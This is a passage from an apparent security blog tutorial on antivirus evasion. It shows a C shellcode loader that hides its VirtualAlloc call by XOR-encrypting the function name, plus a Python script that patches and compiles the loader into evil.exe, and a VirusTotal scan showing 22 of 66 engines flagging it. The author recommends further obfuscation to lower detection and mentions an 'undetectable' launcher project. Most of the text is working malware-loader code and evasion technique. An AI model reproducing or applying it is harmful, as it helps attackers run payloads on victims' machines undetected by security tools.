
```
void XOR(char * data, size_t data_len, char * key, size_t key_len) {
    int j;
    j = 0;
    for (int i = 0; i < data_len; i++) {
            if (j == key_len - 1) j = 0;
            data[i] = data[i] ^ key[j];
            j++;
    }
}

int main(void) {
  void * my_payload_mem; // memory buffer for payload
  BOOL rv;
  HANDLE th;
  DWORD oldprotect = 0;


  XOR((char *) cVirtualAlloc, cVirtualAllocLen, mySecretKey, sizeof(mySecretKey));

  // Allocate a memory buffer for payload
  pVirtualAlloc = GetProcAddress(GetModuleHandle("kernel32.dll"), cVirtualAlloc);

  my_payload_mem = pVirtualAlloc(0, my_payload_len, MEM_COMMIT | MEM_RESERVE,
PAGE_READWRITE);

  // copy payload to buffer
  RtlMoveMemory(my_payload_mem, my_payload, my_payload_len);

  // make new buffer as executable
  rv = VirtualProtect(my_payload_mem, my_payload_len, PAGE_EXECUTE_READ,
&oldprotect);
  if ( rv != 0 ) {

    // run payload
    th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) my_payload_mem, 0, 0, 0);
        WaitForSingleObject(th, -1);
  }
  return 0;
}
```

And use python script to XOR encrypt our function name and replace:

```
import sys
import os
import hashlib
import string

## XOR function to encrypt data
def xor(data, key):
    key = str(key)
    l = len(key)
    output_str = ""

    for i in range(len(data)):
        current = data[i]
        current_key = key[i % len(key)]
        ordd = lambda x: x if isinstance(x, int) else ord(x)
        output_str += chr(ordd(current) ^ ord(current_key))
    return output_str

## encrypting
def xor_encrypt(data, key):
    ciphertext = xor(data, key)
    ciphertext = '{ 0x' + ', 0x'.join(hex(ord(x))[2:] for x in ciphertext) + ' };'
    print (ciphertext)
    return ciphertext, key

## key for encrypt/decrypt
plaintext = "VirtualAlloc"
my_secret_key = "meowmeow"

## encrypt VirtualAlloc
ciphertext, p_key = xor_encrypt(plaintext, my_secret_key)

## open and replace our payload in C++ code
tmp = open("evil.cpp", "rt")
data = tmp.read()
data = data.replace('unsigned char cVirtualAlloc[] = { };', 'unsigned char
cVirtualAlloc[] = ' + ciphertext)
tmp.close()
tmp = open("evil-enc.cpp", "w+")
tmp.write(data)
tmp.close()

## compile
try:
    cmd = "x86_64-w64-mingw32-gcc evil-enc.cpp -o evil.exe -s -ffunction-sections -
fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-
libstdc++ -static-libgcc >/dev/null 2>&1"
    os.system(cmd)
except:
    print ("error compiling malware template :(")
    sys.exit()
else:
    print (cmd)
    print ("successfully compiled :)")
```

Compile and check.


```
strings -n 8 evil.exe | grep "Virtual"
```



```
✘ kali@kali  ~/projects/cybersec_blog/2021-09-06-av-evasion-2  master ±  strings -n 8 evil.exe | grep "Virtual"
  VirtualQuery failed for %d bytes at address %p
  VirtualProtect failed with code 0x%x
VirtualProtect
VirtualQuery
 kali@kali  ~/projects/cybersec_blog/2021-09-06-av-evasion-2  master ± 
```

and as you can see no `VirtualAlloc` in strings check. This is how you can actually obfuscate any function in your code. It can be `VirtualProtect` or `RtlMoveMemory`, etc.

run:




Administrator: Command Prompt

```
C:\Users\User\Desktop\shared\work\test1>dir
 Volume in drive C is Windows 10
 Volume Serial Number is 2072-261D

 Directory of C:\Users\User\Desktop\shared\work\test1

09/07/2021  12:52 AM    <DIR>          .
09/07/2021  12:52 AM    <DIR>          ..
09/07/2021  12:52 AM            15,872 evil.exe
09/05/2021  06:40 PM            39,424 shell.exe
               2 File(s)         55,296 bytes
               2 Dir(s)  35,018,825,728 bytes free

C:\Users\User\Desktop\shared\work\test1>.\evil.exe

C:\Users\User\Desktop\shared\work\test1>
```

```
tmp = open("evil-enc
tmp.write(data)
```

everything is ok.

Let’s go to upload our `evil.exe` to virustotal:



https://www.virustotal.com/gui/file/bf21d0af617f1bad81ea178963d70602340d85

bf21d0af617f1bad81ea178963d70602340d85145b96aba330018259bd02fe56

22 / 66

22 security vendors flagged this file as malicious

bf21d0af617f1bad81ea178963d70602340d85145b96aba330018259bd02fe56
evil.exe
64bits assembly peexe

15.50 KB
Size

2021-09-06 18:57:45 UTC
1 minute ago

EXE

Ad-Aware	Generic.Exploit.Metasploit.2.9EEDD073	AhnLab-V3	Malware/Win64.Generic.R373557
ALYac	Generic.Exploit.Metasploit.2.9EEDD073	SecureAge APEX	Malicious
Avast	Win32:Metasploit-D [Expl]	AVG	Win32:Metasploit-D [Expl]
Avira (no cloud)	BDS/ShellCodeF.641	BitDefender	Generic.Exploit.Metasploit.2.9EEDD073
Cynet	Malicious (score: 100)	Elastic	Malicious (high Confidence)
Emsisoft	Generic.Exploit.Metasploit.2.9EEDD073 (B)	eScan	Generic.Exploit.Metasploit.2.9EEDD073

https://www.virustotal.com/gui/file/bf21d0af617f1bad81ea178963d70602340d85145b96aba330018259bd02fe56/detection

So, 22 of of 66 AV engines detect our file as malicious.

Other functions can be obfuscated to reduce the number of AV engines that detect our malware. For better result we can combine payload encryption with random key and obfuscate functions with another keys etc.

Source code in Github

As a result of my research, my project peekaboo appeared.
Simple undetectable shellcode and code injector launcher example.

Thanks for your time, and good bye!
PS. All drawings and screenshots are mine